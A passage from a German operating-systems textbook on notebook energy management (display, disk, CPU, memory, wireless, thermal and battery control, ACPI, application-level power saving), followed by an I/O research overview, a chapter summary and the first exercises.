Einige Forscher haben Notebooks untersucht und erforscht, wohin die Energie fließt. Li et al. (1994) führten einige Lastmessungen durch und sind zu den Ergebnissen in ►Abbildung 5.45 gekommen. Lorch und Smith (1998) haben Messungen auf anderen Maschinen vorgenommen und kamen zu den Ergebnissen in Abbildung 5.45. Weiser et al. (1994) nahmen ebenfalls Messungen vor, die numerischen Ergebnisse wurden aber nie veröffentlicht. Sie behaupteten einfach, dass die Hauptenergieverbraucher die Anzeige, die Festplatte und der Prozessor seien, und zwar in dieser Reihenfolge. Diese Zahlen stimmen zwar nicht völlig überein, wahrscheinlich weil unterschiedliche Computer für die Messungen verwendet wurden, aber es wird deutlich, dass die wichtigsten Ziele für die Energieeinsparung der Bildschirm, die Festplatte und der Prozessor sind.

Gerät	Li et al. (1994)	Lorch und Smith (1998)
Bildschirm	68%	39%
CPU	12%	18%
Festplatte	20%	12%
Modem		6%
Sound		2%
Speicher	0,5%	1%
Andere		22%

Abbildung 5.45: Energieverbrauch verschiedener Komponenten eines Notebooks

5.8.2 Betriebssystemaspekte

Das Betriebssystem spielt eine Schlüsselrolle bei der Energieverwaltung. Es kontrolliert alle Geräte und muss deshalb auch entscheiden, was wann heruntergefahren werden kann. Wenn ein Gerät heruntergefahren wird, das dann gleich wieder benötigt wird, kann es zu lästigen Verzögerungen kommen, während das Gerät neu gestartet wird. Auf der anderen Seite wird Energie verschwendet, wenn zu lange gewartet wird, bevor ein Gerät abgeschaltet wird.

Der Trick ist, dass man Strategien und Heuristiken findet, die dem Betriebssystem eine gute Entscheidungsgrundlage dafür liefern, was wann heruntergefahren werden sollte. Leider ist „gut“ eine ziemlich subjektive Bewertung. Der eine Benutzer findet es vielleicht akzeptabel, dass nach 30 Sekunden Nichtbenutzung des Rechners der Computer 2 Sekunden benötigt, bis er auf eine Eingabe reagiert. Ein anderer Benutzer würde unter diesen Voraussetzungen fluchen wie ein Bierkutscher. Solange es keine Spracheingabe gibt, kann der Computer diese beiden Benutzer nicht auseinanderhalten.

Der Bildschirm

Wir wollen uns nun die großen Energieverbraucher etwas genauer ansehen, um herauszufinden, was man bei jedem einzelnen unternehmen kann. Den größten Anteil am Energiehaushalt hat der Bildschirm. Damit man ein helles, scharfes Bild bekommt, muss der Schirm von hinten beleuchtet werden, was sehr viel Energie verbraucht. Viele Betriebssysteme versuchen Energie zu sparen, indem sie die Anzeige ausschalten, wenn es nach einigen Minuten keine Eingabe mehr gibt. Meist kann der Benutzer das Zeitintervall einstellen. Damit wird die Verantwortung darüber, wie der Kompromiss zwischen einem zu häufigen Ausschalten und einer sehr schnell geleerten Batterie aussieht, an den Benutzer zurückgegeben (der dies vermutlich gar nicht will). Das Ausschalten der Anzeige ist ein Schlafmodus, weil das Bild (aus dem Videospeicher) schnell wiederhergestellt wird, sobald eine Taste gedrückt oder das Zeigegerät bewegt wird.

Eine mögliche Verbesserung stammt von Flinn und Satyanarayanan (2000). Sie schlugen eine Einteilung des Bildschirms in Zonen vor, die unabhängig voneinander eingeschaltet werden können. In ► Abbildung 5.46 sieht man 16 Zonen, die durch gestrichelte Linien markiert sind. Wenn sich der Cursor in Fenster 2 befindet, müssen nur die vier Zonen im unteren rechten Bereich beleuchtet werden, wie in ► Abbildung 5.46(a) dargestellt. Die anderen zwölf können ausgeschaltet sein und sparen so $\frac{3}{4}$ der Bildschirmenergie.

Wenn der Benutzer den Cursor in das Fenster 1 bewegt, können die Zonen für Fenster 2 ausgeschaltet werden und die Zonen hinter Fenster 1 werden eingeschaltet. Weil Fenster 1 sich über neun Zonen erstreckt, wird jetzt mehr Energie verbraucht. Wenn der Fenstermanager mitbekommt, was passiert, kann er automatisch das Fenster 1 so bewegen, dass es in vier Zonen passt. Das kann durch eine Art „Snap-to-Zone“-Funktion geschehen, wie in ► Abbildung 5.46(b) dargestellt. Für eine Reduktion von $\frac{9}{16}$ des vollen Verbrauchs zu $\frac{4}{16}$ des vollen Verbrauchs muss der Fenstermanager die Energieverwaltung verstehen oder zumindest Befehle von einem anderen Teilsystem entgegen-

nehmen, das die Energieverwaltung durchführt. Noch ausgefeilter wäre eine Technik, die ein Fenster nur teilweise beleuchtet, das gar nicht ganz ausgefüllt ist (z.B. würde ein Fenster mit kurzer Textzeile auf der rechten leeren Seite gar nicht beleuchtet werden).




Abbildung 5.46: Die Benutzung von Zonen für die Hintergrundbeleuchtung des Bildschirms: (a) Wenn Fenster 2 ausgewählt wird, wird es nicht bewegt. (b) Wenn Fenster 1 ausgewählt wird, wird es verschoben, um die Anzahl der beleuchteten Zonen zu reduzieren.

Die Festplatte

Ein anderer Energiefresser ist die Festplatte. Sie benötigt viel Energie, nur damit die Platte auf hoher Drehzahl gehalten wird, selbst wenn keine Zugriffe stattfinden. Viele Computer, vor allem Notebooks, halten die Platte an, wenn einige Sekunden oder Minuten kein Zugriff stattgefunden hat. Sobald die Platte wieder benötigt wird, wird sie hochgefahren. Leider ist eine gestoppte Platte eher im Ruhezustand als im Schlafzustand, weil es einige Sekunden dauert, bis sie wieder hochgefahren ist, was eine für den Benutzer spürbare Verzögerung bedeutet.

Darüber hinaus benötigt das Anlaufen der Platte zusätzliche Energie. Als Konsequenz daraus besitzt jede Platte eine charakteristische Zeit T_d , die einen Break-Even-Point darstellt und oft im Bereich zwischen 5 und 15 Sekunden liegt. Angenommen, der nächste Plattenzugriff wird zum Zeitpunkt t in der Zukunft erwartet. Wenn $t < T_d$, dann braucht es weniger Energie, die Platte laufen zu lassen, als sie herunter- und sofort wieder hochzufahren. Wenn $t > T_d$, dann ist die gesparte Energie es wert, die Platte herunterzufahren. Wenn eine gute Vorhersage gemacht werden kann (z.B. durch Zugriffsmuster aus der Vergangenheit), dann kann das Betriebssystem gute Ausschaltvorhersagen treffen und Energie sparen. In der Praxis sind die meisten Betriebssysteme eher konservativ und halten die Platte einfach nach einigen Minuten ohne Aktivitäten an.

Ein anderer Weg, wie man Energie sparen kann, ist ein großer Platten-Cache im Speicher. Wenn der benötigte Block im Speicher liegt, muss eine schlafende Platte gar nicht aufgeweckt werden. Genauso kann ein Schreibvorgang im Cache gepuffert werden und eine schlafende Platte muss nicht hochfahren, um den Schreibvorgang durchzuführen. Die Platte kann ausgeschaltet bleiben, bis der Cache voll wird oder eine Leseanfrage nicht aus dem Cache beantwortet werden kann.

Eine weitere Möglichkeit für das Betriebssystem, unnötige Plattenstarts zu vermeiden, ist, laufende Programme durch Nachrichten oder Signale über den aktuellen Zustand der Platte zu informieren. Einige Programme haben nicht zwingende Schreibvorgänge, die übergangen oder aufgeschoben werden können. Beispielsweise speichert ein Textverarbeitungsprogramm alle paar Minuten den bearbeiteten Text auf der Platte ab. Wenn das Programm weiß, dass die Platte gerade ausgeschaltet ist, dann kann der Schreibvorgang hinausgezögert werden, bis die Platte das nächste Mal wieder läuft oder bis eine bestimmte Wartezeit abgelaufen ist.

Der Prozessor

Auch der Prozessor kann so verwaltet werden, dass er Strom spart. Ein Prozessor in einem Notebook kann durch die Software schlafen gelegt werden, um so den Stromverbrauch fast auf null zu senken. In diesem Zustand kann er nur noch von einem Interrupt aufgeweckt werden. Deshalb legt sich die CPU immer dann schlafen, wenn sie auf Ein-/Ausgabe wartet oder sonst nichts zu tun hat.

Bei manchen Computern existiert ein Zusammenhang zwischen der Prozessorspannung, der Taktrate und dem Stromverbrauch. Die Prozessorspannung kann oft durch die Software gesenkt werden, was Energie spart, aber auch die Taktrate senkt (annahernd linear). Weil die verbrauchte Energie proportional zum Quadrat der Spannung ist, bewirkt eine Halbierung der Spannung einerseits eine Halbierung der Geschwindigkeit, andererseits wird nur noch ein Viertel der Energie verbraucht.




Abbildung 5.47: (a) Der Prozessor läuft bei höchster Taktrate. (b) Die Reduzierung der Spannung um die Hälfte vermindert die Taktrate um die Hälfte und senkt den Energieverbrauch auf ein Viertel.

Diese Eigenschaft kann für Programme mit klar definierten Deadlines ausgenutzt werden, wie etwa ein Multimedia-Betrachter, der Bilder alle 40 ms dekomprimieren und darstellen muss. Wenn der Prozessor schneller arbeiten würde, hätte er in den Zwischenpausen nichts zu tun. Nehmen wir an, eine CPU braucht x Joule, wenn der Prozessor 40 ms mit voller Leistung arbeitet, und nur $x/4$ Joule, wenn er mit halber Geschwindigkeit arbeitet. Wenn ein Multimedia-Betrachter ein Bild in 20 ms dekomprimieren und darstellen kann, dann kann das Betriebssystem 20 ms mit voller Leistung arbeiten und 20 ms schlafen gehen, bei einem Gesamtenergiebedarf von $x/2$ Joule. Alternativ könnte es auch mit halber Geschwindigkeit laufen und die Deadline erreichen und so nur $x/4$ Joule verbrauchen. ►Abbildung 5.47 zeigt vergleichend den

Ablauf eines Prozesses mit voller Geschwindigkeit und höchstem Energieverbrauch über ein Zeitintervall $T/2$ und demgegenüber den Ablauf desselben Prozesses in der doppelten Zeit T , aber mit nur halber Geschwindigkeit und nur einem Viertel des Energieverbrauchs. In beiden Fällen wird dieselbe Arbeit verrichtet, aber in ►Abbildung 5.47(b) wird nur die halbe Energie verbraucht.

Genauso gilt: Wenn ein Benutzer mit einer Geschwindigkeit von einem Zeichen pro Sekunde tippt, die Verarbeitung eines Zeichens aber 100 ms benötigt, dann ist es besser, wenn das Betriebssystem diese lange Leerlaufzeit bemerkte und die CPU um den Faktor 10 verlangsamt. Kurz gesagt ist das langsame Ausführen von Programmen energieeffizienter als das schnelle Ausführen.

Der Speicher

Es existieren zwei mögliche Optionen, um Energie mit dem Speicher zu sparen. Zuerst kann der Cache geleert und ausgeschaltet werden. Er lässt sich stets mit Daten aus dem Arbeitsspeicher neu laden, ohne dass Informationen verloren gehen. Das Neuladen kann dynamisch und schnell geschehen, weshalb das Ausschalten des Cache schon ein Schlafmodus ist.

Eine drastischere Methode ist, den Inhalt aus dem Arbeitsspeicher auf die Festplatte zu schreiben, dann den Arbeitsspeicher selbst auszuschalten. Diese Maßnahme ist als Ruhezustand anzusehen, weil praktisch die gesamte Stromzufuhr zum Speicher abgeschnitten werden kann, was allerdings damit bezahlt werden muss, dass das Wiederherstellen sehr lange dauert, vor allem, wenn die Platte ebenfalls ausgeschaltet ist. Wenn der Speicher ausgeschaltet wird, muss die CPU entweder auch ausgeschaltet werden oder sie muss Code aus dem ROM ausführen. Wenn der Prozessor aus ist, muss das Interrupt, das ihn wieder aufweckt, an eine Stelle im ROM springen, damit der Speicher vor der Benutzung neu geladen wird. Trotz all dieses Mehraufwands kann das Ausschalten des Speichers für eine längere Zeit (z.B. Stunden) sinnvoll sein, wenn es wichtig ist, dass der Rechner innerhalb von einigen Sekunden wieder gestartet werden kann. Das Ausschalten und anschließende Hochfahren des Systems dauert oft eine Minute oder mehr.

Drahtlose Kommunikation

Immer mehr tragbare Computer besitzen eine drahtlose Schnittstelle zur Außenwelt (z.B. dem Internet). Die Funksender und -empfänger sind meistens wahre Energieverschwender. Vor allem wenn der Funkempfänger ständig angeschaltet ist, um auf neue E-Mails zu warten, wird die Batterie sehr schnell leer werden. Auf der anderen Seite können Nachrichten verpasst werden, wenn der Empfänger zum Beispiel nach einer Minute ausgeschaltet wird, was sicher auch nicht erwünscht ist.

Eine effiziente Lösung für dieses Problem wurde von Kravets und Krishnan (1998) vorgeschlagen. Die Grundidee dabei ist die Tatsache, dass die mobilen Rechner mit festen Stationen kommunizieren, die über großen Speicher und Festplatten verfügen und keinerlei Einschränkungen unterliegen, was den Energieverbrauch angeht. Dabei soll der mobile Rechner eine Nachricht an die Basisstation senden, sobald er den

Empfänger ausschalten will. Ab diesem Zeitpunkt puffert die Basisstation die ankommenden Nachrichten für den mobilen Computer auf ihrer Festplatte. Wenn der mobile Rechner den Empfänger wieder einschaltet, teilt er das der Basisstation mit und kann alle angefallenen Nachrichten bekommen.

Ausgehende Nachrichten, die erzeugt werden, während die Funkverbindung ausgeschaltet ist, werden auf dem mobilen Computer gepuffert. Wenn allmählich die Gefahr besteht, dass der Puffer überläuft, werden Sender und Empfänger eingeschaltet und der Pufferinhalt wird an die Basisstation geschickt.

Wann sollte die Funkverbindung ausgeschaltet werden? Eine Möglichkeit ist, die Entscheidung dem Benutzer oder dem Anwendungsprogramm zu überlassen. Eine andere ist das Ausschalten nach einigen Sekunden Leerlauf. Und wann soll es wieder eingeschaltet werden? Wiederum könnte das der Benutzer oder eine Anwendung entscheiden oder es könnte nach einer gewissen Zeit immer wieder eingeschaltet werden, um nach eingehenden Nachrichten zu suchen und die ausgehenden Mitteilungen wegzuschicken. Natürlich sollte der Sender auch eingeschaltet werden, wenn der Ausgangspuffer auf dem mobilen Computer fast voll ist. Es gibt noch verschiedene andere Heuristiken dafür.

Temperaturverwaltung

Ein etwas anderes Thema, das aber auch mit Energie zu tun hat, ist die Temperaturverwaltung. Moderne Prozessoren werden aufgrund ihrer hohen Taktrate extrem heiß. Desktoprechner besitzen einen integrierten Lüfter, der die warme Luft aus dem Gehäuse bläst. Da Energiereduzierung bei Desktoprechnern in der Regel kein drängendes Problem ist, ist der Lüfter gewöhnlich immer eingeschaltet.

Bei Notebooks ist die Situation anders. Das Betriebssystem muss die Temperatur ständig überwachen. Wenn sie sich zu sehr dem Maximum nähert, dann hat das Betriebssystem die Wahl: Entweder kann der Lüfter eingeschaltet werden, der laut ist und Strom verbraucht. Oder der Stromverbrauch wird reduziert, indem die Hintergrundbeleuchtung des Bildschirms abgedunkelt wird, der Prozessor heruntergetaktet wird, die Festplatte öfter heruntergefahren wird und so weiter.

Einige Vorgaben des Benutzers könnten als Orientierungshilfe sehr wertvoll sein. Beispielsweise könnte ein Benutzer angeben, dass er den Lärm durch den Lüfter nicht mag, und so wird das Betriebssystem stattdessen den Stromverbrauch reduzieren.

Batterieverwaltung

In alten Zeiten lieferten Batterien so lange Energie, bis sie völlig entleert waren, dann war Schluss. Heute ist das anders. Notebooks haben jetzt intelligente Batterien, die mit dem Betriebssystem kommunizieren können. Auf Anfrage teilen sie mit, wie hoch die maximale Spannung, die aktuelle Spannung, der maximale Ladezustand, der aktuelle Ladezustand, die maximale Entladungsrate, die aktuelle Entladungsrate usw. ist. Die meisten Notebooks besitzen Programme, die nach diesen Werten fragen und sie geeignet darstellen können. Intelligente Batterien können auch angewiesen werden, verschiedene optionale Parameter unter der Kontrolle des Betriebssystems zu ändern.

Einige Notebooks besitzen mehrere Batterien. Sobald das Betriebssystem erkennt, dass eine Batterie leer wird, muss es die Versorgung nahtlos auf eine zweite Batterie umschalten. Wenn die letzte Batterie dann fast entleert ist, ist es die Aufgabe des Betriebssystems, den Benutzer zu warnen und das System ordentlich herunterzufahren. So kann sichergestellt werden, dass zum Beispiel das Dateisystem nicht zerstört wird.

Treiberschnittstelle

Das Windows-System besitzt einen ausgeklügelten Mechanismus zur Energieverwaltung, das **ACPI (Advanced Configuration and Power Interface)**. Das Betriebssystem kann allen ACPI-konformen Treibern Kommandos schicken, damit diese die Eigenschaften und den aktuellen Zustand der Geräte zurückliefern. Dieser Mechanismus ist besonders im Einsatz mit Plug and Play wichtig, weil das Betriebssystem nach dem Start nicht einmal weiß, welche Geräte im System vorhanden sind bzw. welche Eigenschaften diese in Bezug auf Energieverbrauch und Energieverwaltung besitzen.

Das Betriebssystem kann außerdem Befehle an die Treiber schicken, damit sie ihren Energieverbrauch einschränken (basierend auf den Möglichkeiten, von denen es soeben erfahren hat). Es gibt auch Informationsaustausch in die andere Richtung. Wenn ein Gerät wie etwa eine Tastatur oder eine Maus nach einer gewissen Leerlaufzeit Aktivitäten entdeckt, ist das ein Signal an das Betriebssystem, von einem Ruhezustand in den normalen Modus zu wechseln.

5.8.3 Energieverwaltung und Anwendungsprogramme

Bisher wurden Möglichkeiten betrachtet, wie das Betriebssystem den Energieverbrauch von verschiedenen Geräten beeinflussen und senken kann. Aber es gibt noch eine andere Möglichkeit: Man kann einer Anwendung ebenso sagen, dass sie weniger Energie verbrauchen soll, auch wenn das ein etwas unkomfortableres Arbeiten für den Benutzer bedeuten kann (lieber weniger Komfort als überhaupt keinen Komfort, wenn die Batterie entleert ist und die Lichter ausgehen). Typischerweise wird diese Information dann verbreitet, wenn der Batterieladezustand unter einen bestimmten Schwellenwert sinkt. Dann ist es die Aufgabe der Programme, zu entscheiden, ob die Leistung gesenkt werden soll, damit mehr Laufzeit zur Verfügung steht, oder ob die Leistung gehalten werden soll, mit dem Risiko, dass die Batterie bald leer wird.

Eine der Fragen, die an dieser Stelle auftauchen, ist, wie ein Programm seine Leistung drosseln kann, um Energie zu sparen. Dieser Frage sind Flinn und Satyanarayanan (2004) nachgegangen. Sie haben vier Beispiele beschrieben, wie geringere Performanz den Energieverbrauch senken kann. Diese Beispiele wollen wir uns nun kurz ansehen.

In dieser Studie werden dem Benutzer Informationen in unterschiedlicher Art und Weise präsentiert. Wenn keine Herabsetzung der Leistung stattfindet, wird die bestmögliche Information dargestellt. Wenn die Leistung gedrosselt wird, wird die Genauigkeit der dargestellten Informationen reduziert und die Darstellungsweise schlechter, als sie sein könnte. Wir werden Beispiele dafür in Kürze sehen.

Um den Energieverbrauch messen zu können, entwickelten Flinn und Satyanarayanan eine Software namens PowerScope. Diese Software liefert ein Profil über den Energieverbrauch eines Programms. Um sie zu benutzen, muss der Rechner durch ein softwaregesteuertes Digitalmultimeter an die Stromversorgung angeschlossen werden. Mit dem Multimeter kann die Software die verbrauchten Ströme in Milliampera messen, die von der Stromversorgung kommen, und so die vom Computer verbrauchte Energie bestimmen. Die Aufgabe von PowerScope ist es jetzt, in kurzen Zeitabständen den Befehlszähler und den Energieverbrauch zu messen und in einer Datei abzuspeichern. Nachdem das Programm beendet wird, kann die erzeugte Datei analysiert werden und den Energieverbrauch für jede Prozedur anzeigen. Diese Messungen waren die Basis für ihre Beobachtungen. Die Energiesparfunktionen der Hardware wurde dabei ebenfalls berücksichtigt und lieferten den Bezugswert, gegen den mit verminderter Leistung gemessen wurde.

Das erste Programm, das gemessen wurde, war ein Videoabspielgerät. Im normalen Modus spielt dieses 30 Rahmen pro Sekunden bei voller Auflösung und in Farbe ab. Um die Leistung des Programms zu drosseln, kann man die Farbinformationen entfernen und das Video in Schwarz-Weiß darstellen. Eine andere Art der Reduzierung könnte die Bildrate betreffen, was zum Flackern führt und dem Film eine ruckartige Qualität verleiht. Eine weitere Möglichkeit der Leistungssenkung ist die Reduzierung der Bildpunkte in beide Richtungen, entweder indem die Auflösung reduziert wird oder indem das dargestellte Bild verkleinert wird. Die Messungen ergaben hier eine Energieeinsparung von etwa 30%.

Das zweite Programm war eine Spracherkennung. Diese tastet das Mikrofon ab und konstruiert daraus eine Wellenform. Diese Wellenform kann dann entweder auf dem Notebook analysiert oder über eine drahtlose Verbindung zur Analyse an einen statioären Rechner übertragen werden. Dadurch wird zwar bei der CPU Energie gespart, andererseits wird für das Funkmodul Energie benötigt. Die Reduzierung wurde durch ein kleineres Vokabular und ein einfacheres Akustikmodell erreicht. Der Gewinn betrug hier etwa 35%.

Das nächste Beispiel war ein Kartenbetrachter, der die darzustellende Karte über eine Funkverbindung empfing. Reduzierung bedeutete hier, dass entweder die Karte in kleinere Dimensionen komprimiert wurde oder dass dem entfernten Server mitgeteilt wurde, dass man auf kleinere Straßen verzichten kann, um weniger Daten übertragen zu müssen. Hier wurden wieder etwa 35% eingespart.

Das vierte Experiment war die Übertragung eines JPEG-Bildes auf einen Browser. Der JPEG-Standard erlaubt verschiedene Algorithmen, um zwischen der Qualität und der Dateigröße abwägen zu können. Hier wurden Einsparungen von nur 9% erreicht. Insgesamt zeigen die Experimente, dass der Benutzer mit einer Batterie länger arbeiten kann, wenn er gewisse Qualitätseinbußen in Kauf nimmt.

5.9 Forschung im Bereich Ein-/Ausgabe

Es gibt ziemlich viel Forschungsarbeiten zur Ein-/Ausgabe, das meiste bezieht sich aber eher auf spezielle Geräte als auf Ein-/Ausgabe im Allgemeinen. Oft ist es das Ziel, auf die eine oder andere Weise höhere Performanz zu erreichen.

Festplattensysteme sind ein typisches Beispiel. Schedulingstrategien zur Plattenarmbewegung sind ein allseits beliebter Forschungsgegenstand (Bachmat und Braverman, 2006; Zarandioon und Thomasian, 2006), ebenso wie Disk Arrays (Arnan et al., 2007). Das Optimieren des vollständigen Ein-/Ausgabepfades ist ebenfalls von Interesse (Riska et al., 2007). Es gibt auch Forschungsaktivität zur Charakterisierung von Plattenauslastung (Riska und Riedel, 2006). Ein neues Forschungsgebiet, das eng mit Platten in Verbindung steht, beschäftigt sich mit Hochleistung-Flashspeichern (Birrell et al., 2007; Chang, 2007). Gerätetreibern wird ebenfalls noch die nötige Aufmerksamkeit zuteil (Ball et al., 2006; Ganapathy et al., 2007; Padioleau et al., 2006).

Eine weitere neue Speichertechnologie ist MEMS (Micro-Electrical-Mechanical Systems), die das Potenzial hat, Platten abzulösen oder zumindest zu erweitern (Rangaswami et al., 2007; Yu et al., 2007). Ebenfalls ein neu aufkommender Forschungszweig befasst sich damit, wie die CPU innerhalb des Plattencontrollers am besten genutzt werden kann, um zum Beispiel die Performanz zu verbessern (Gurumurthi, 2007) oder um Viren aufzuspüren (Paul et al., 2005).

Einigermaßen überraschend ist, dass die kleine Uhr immer noch Forschungsgegenstand ist. Um eine gute Auflösung zur Verfügung zu stellen, lassen einige Betriebssysteme die Uhr mit 1.000 Hz laufen, was zu einem erheblichen Aufwand führt. Diesen Aufwand wieder zu beseitigen, ist der Punkt, an dem die Forschung ansetzt (Etsion et al., 2003; Tsafir et al., 2005).

Thin Clients sind ebenfalls ein Thema von beachtlichem Interesse (Kissler und Hoyt, 2005; Ritschard, 2006; Schwartz und Guerrazzi, 2005).

Angesichts der großen Zahl an Informatikern mit Notebooks und der mikroskopisch kleinen Akkulaufzeit der meisten Notebooks sollte es keine Überraschung sein, dass es ein enormes Interesse an Softwaretechniken zum Reduzieren des Batterieverbrauchs gibt. Zu den Spezialthemen gehören das Schreiben von Anwendungscode, um die Plattenleeraufzeiten zu maximieren (Son et al., 2006), die Geschwindigkeit der Plattenrotation zu drosseln, wenn sie kaum benutzt wird (Gurumurthi et al., 2003), Programmiermodelle zu benutzen, um vorherzusagen, wann kabellose Karten heruntergefahren werden können (Hom und Kremer, 2003), Stromsparen bei VoIP (Gleeson et al., 2006), Untersuchen der Energiekosten für Sicherheit (Aaraj et al., 2007), Multimedia-Scheduling auf energieeffiziente Weise durchführen (Yuan und Nahrstedt, 2006) und sogar der Einbau einer Kamera, um zu überwachen, ob jeder Benutzer auf seinen Bildschirm schaut bzw. ihn abschaltet, wenn er den Arbeitsplatz verlässt (Dalton und Ellis, 2003). Am unteren Ende des Spektrums ist die Energienutzung in Sensornetzwerken ein gefragtes Thema (Min et al., 2007; Wang und Xiao, 2006), am anderen Ende des Spektrums das Energiesparen auf großen Serverfarmen (Fan et al., 2007; Tolentino et al., 2007).

ZUSAMMENFASSUNG

Ein- und Ausgabe werden häufig vernachlässigt, stellen aber ein wichtiges Thema dar. Ein großer Teil eines Betriebssystems ist mit der Ein- und Ausgabe beschäftigt, die auf drei verschiedene Arten durchgeführt werden kann. Zum einen gibt es die **programmierte Ein-/Ausgabe**, bei der der Hauptprozessor jedes Zeichen oder Wort einzeln ein- oder ausgibt und dann in einer Schleife darauf wartet, dass er das nächste senden oder empfangen kann. Zweitens gibt es die **interruptgesteuerte Ein-/Ausgabe**, bei der der Prozessor die Ein-/Ausgabe eines Zeichens oder Wortes anstößt und dann etwas anderes bearbeitet. Nach der Beendigung der Ein-/Ausgabe wird ein Interrupt ausgelöst, welches das Ende der Aktion signalisiert. Drittens gibt es noch die **DMA-Übertragung**, bei der ein eigener Chip den kompletten Transfer eines Datenblocks übernimmt und erst dann ein Interrupt erzeugt, wenn der gesamte Block übertragen wurde.

Ein-/Ausgabe kann in vier Ebenen unterteilt werden: die Unterbrechungsroutinen, die Gerätetreiber, die geräteunabhängige Software und schließlich die Ein-/Ausgabe-Bibliotheken und Spooler, die im Benutzeradressraum arbeiten. Die **Gerätetreiber** verwalten die Details beim Umgang mit der Hardware und stellen eine einheitliche Schnittstelle für den übrigen Teil des Betriebssystems bereit. Die **geräteunabhängige Ein-/Ausgabe-Software** bietet Dienste wie Pufferung und Fehlerreport.

Plattenlaufwerke gibt es in unterschiedlichen Ausführungen, darunter sind Magnetplatten, RAIDs und verschiedene Arten optischer Laufwerke. Die Scheduling-strategien zur Armpositionierung können oft die Geschwindigkeit der Laufwerke erhöhen, aber virtuelle Geometrien der Platten erschweren deren Arbeit. Indem zwei Platten zusammengeschaltet werden, kann ein zuverlässiges Speichermedium mit einigen nützlichen Eigenschaften hergestellt werden.

Uhren werden benutzt, um Echtzeit zu verwaltung, die Laufzeit von Prozessen zu begrenzen, Überwachungstimer zu steuern und Buchführungsaufgaben durchzuführen.

Zeichenorientierte Terminals besitzen eine Vielzahl von Eigenschaften, die spezielle Zeichen für die Eingabe und spezielle Escape-Sequenzen für die Ausgabe betreffen. Eine Eingabe kann im Raw-Modus und im Cooked-Modus erfolgen, je nachdem, wie viel Kontrolle ein Programm über die Eingabe bekommen will. Escape-Sequenzen bei der Ausgabe steuern die Cursor-Bewegung und erlauben das Einfügen und Löschen von Text auf dem Bildschirm.

Die meisten UNIX-Systeme benutzen das **X-Window-System** als Basis für die Benutzungsschnittstelle. Es besteht aus Programmen, die an spezielle Bibliotheken zum Erteilen von Zeichenkommandos gebunden sind, und einem X-Server, der für die Ausgabe auf den Bildschirm zuständig ist.

Auf Personalcomputern wird häufig eine **grafische Benutzeroberfläche** für die Ausgabe benutzt. Diese basieren auf dem WIMP-Prinzip: Fenster (*windows*), Icons, Menüs und Zeigegeräte (*pointing devices*). GUI-basierte Programme sind grundsätzlich ereignisgesteuert. Dabei werden Tastatur-, Maus- und andere Ereignisse zum Programm gesendet, sobald sie aufgetreten sind. In UNIX-Systemen laufen die GUIs immer oberhalb von X.

Thin Clients habe einige Vorteile gegenüber Standard-PCs, vor allem Einfachheit und weniger Verwaltungsaufwand für Benutzer. Experimente mit Thin Clients haben gezeigt, dass es möglich ist, mit fünf einfachen Basisoperationen einen Client mit guter Performanz zu konstruieren, sogar für Videoanwendungen.

Schließlich ist die **Energieverwaltung** ein wichtiger Aspekt bei Notebooks, weil die Batterielaufzeiten sehr begrenzt sind. Verschiedene Techniken können im Betriebssystem eingesetzt werden, um Energie einzusparen. Auch Programme können mithelfen, indem sie einfach auf etwas Komfort verzichten und so die Batterielaufzeit erhöhen.



Übungen

1. Die Fortschritte in der Chip-technologie haben es ermöglicht, einen kompletten Controller mit allen Buszugriffslogiken auf einem günstigen Chip zu realisieren. Wie beeinflusst dies das Modell aus Abbildung 1.6?
2. Ist es mit den angegebenen Geschwindigkeiten aus Abbildung 1.5 möglich, Dokumente von einem Scanner einzulesen und über ein 802.11g-Netzwerk mit maximaler Geschwindigkeit zu übertragen? Begründen Sie Ihre Antwort.
3. ►Abbildung 5.3(b) beschreibt eine Möglichkeit, wie man Memory-Mapped-Ein-/Ausgabe auch bei getrennten Bussen für den Speicher und die Ein-/Ausgabegeräte anwenden kann. Dabei wird zuerst ein Zugriff auf den Speicherbus versucht und wenn dieser fehlschlägt, wird der Ein-/Ausgabebus verwendet. Ein pfiffiger Informatikstudent schlägt eine Verbesserung dieser Methode vor: beide Busse parallel anzusprechen, damit der Zugriff auf die Ein-/Ausgabegeräte beschleunigt wird. Was halten Sie von dieser Idee?
4. Stellen Sie sich ein System vor, das DMA zur Datenübertragung vom Plattencontroller zum Arbeitsspeicher benutzt. Nehmen Sie weiterhin an, dass man durchschnittlich t_1 ns benötigt, um den Bus zu belegen, und t_2 ns, um ein Wort über den Bus zu übertragen ($t_1 \gg t_2$). Wie lange dauert es, nachdem die CPU den DMA-Controller programmiert hat, 1.000 Wörter vom Plattencontroller zum Speicher zu senden, wenn (a) der Wortmodus oder (b) der Burst-

Modus benutzt wird. Nehmen Sie an, dass der Bus zum Schreiben eines Wortes belegt werden muss, um dem Controller ein Kommando zu schicken, und eine weitere Busbelegung nötig wird, um die Bestätigung zu übermitteln.

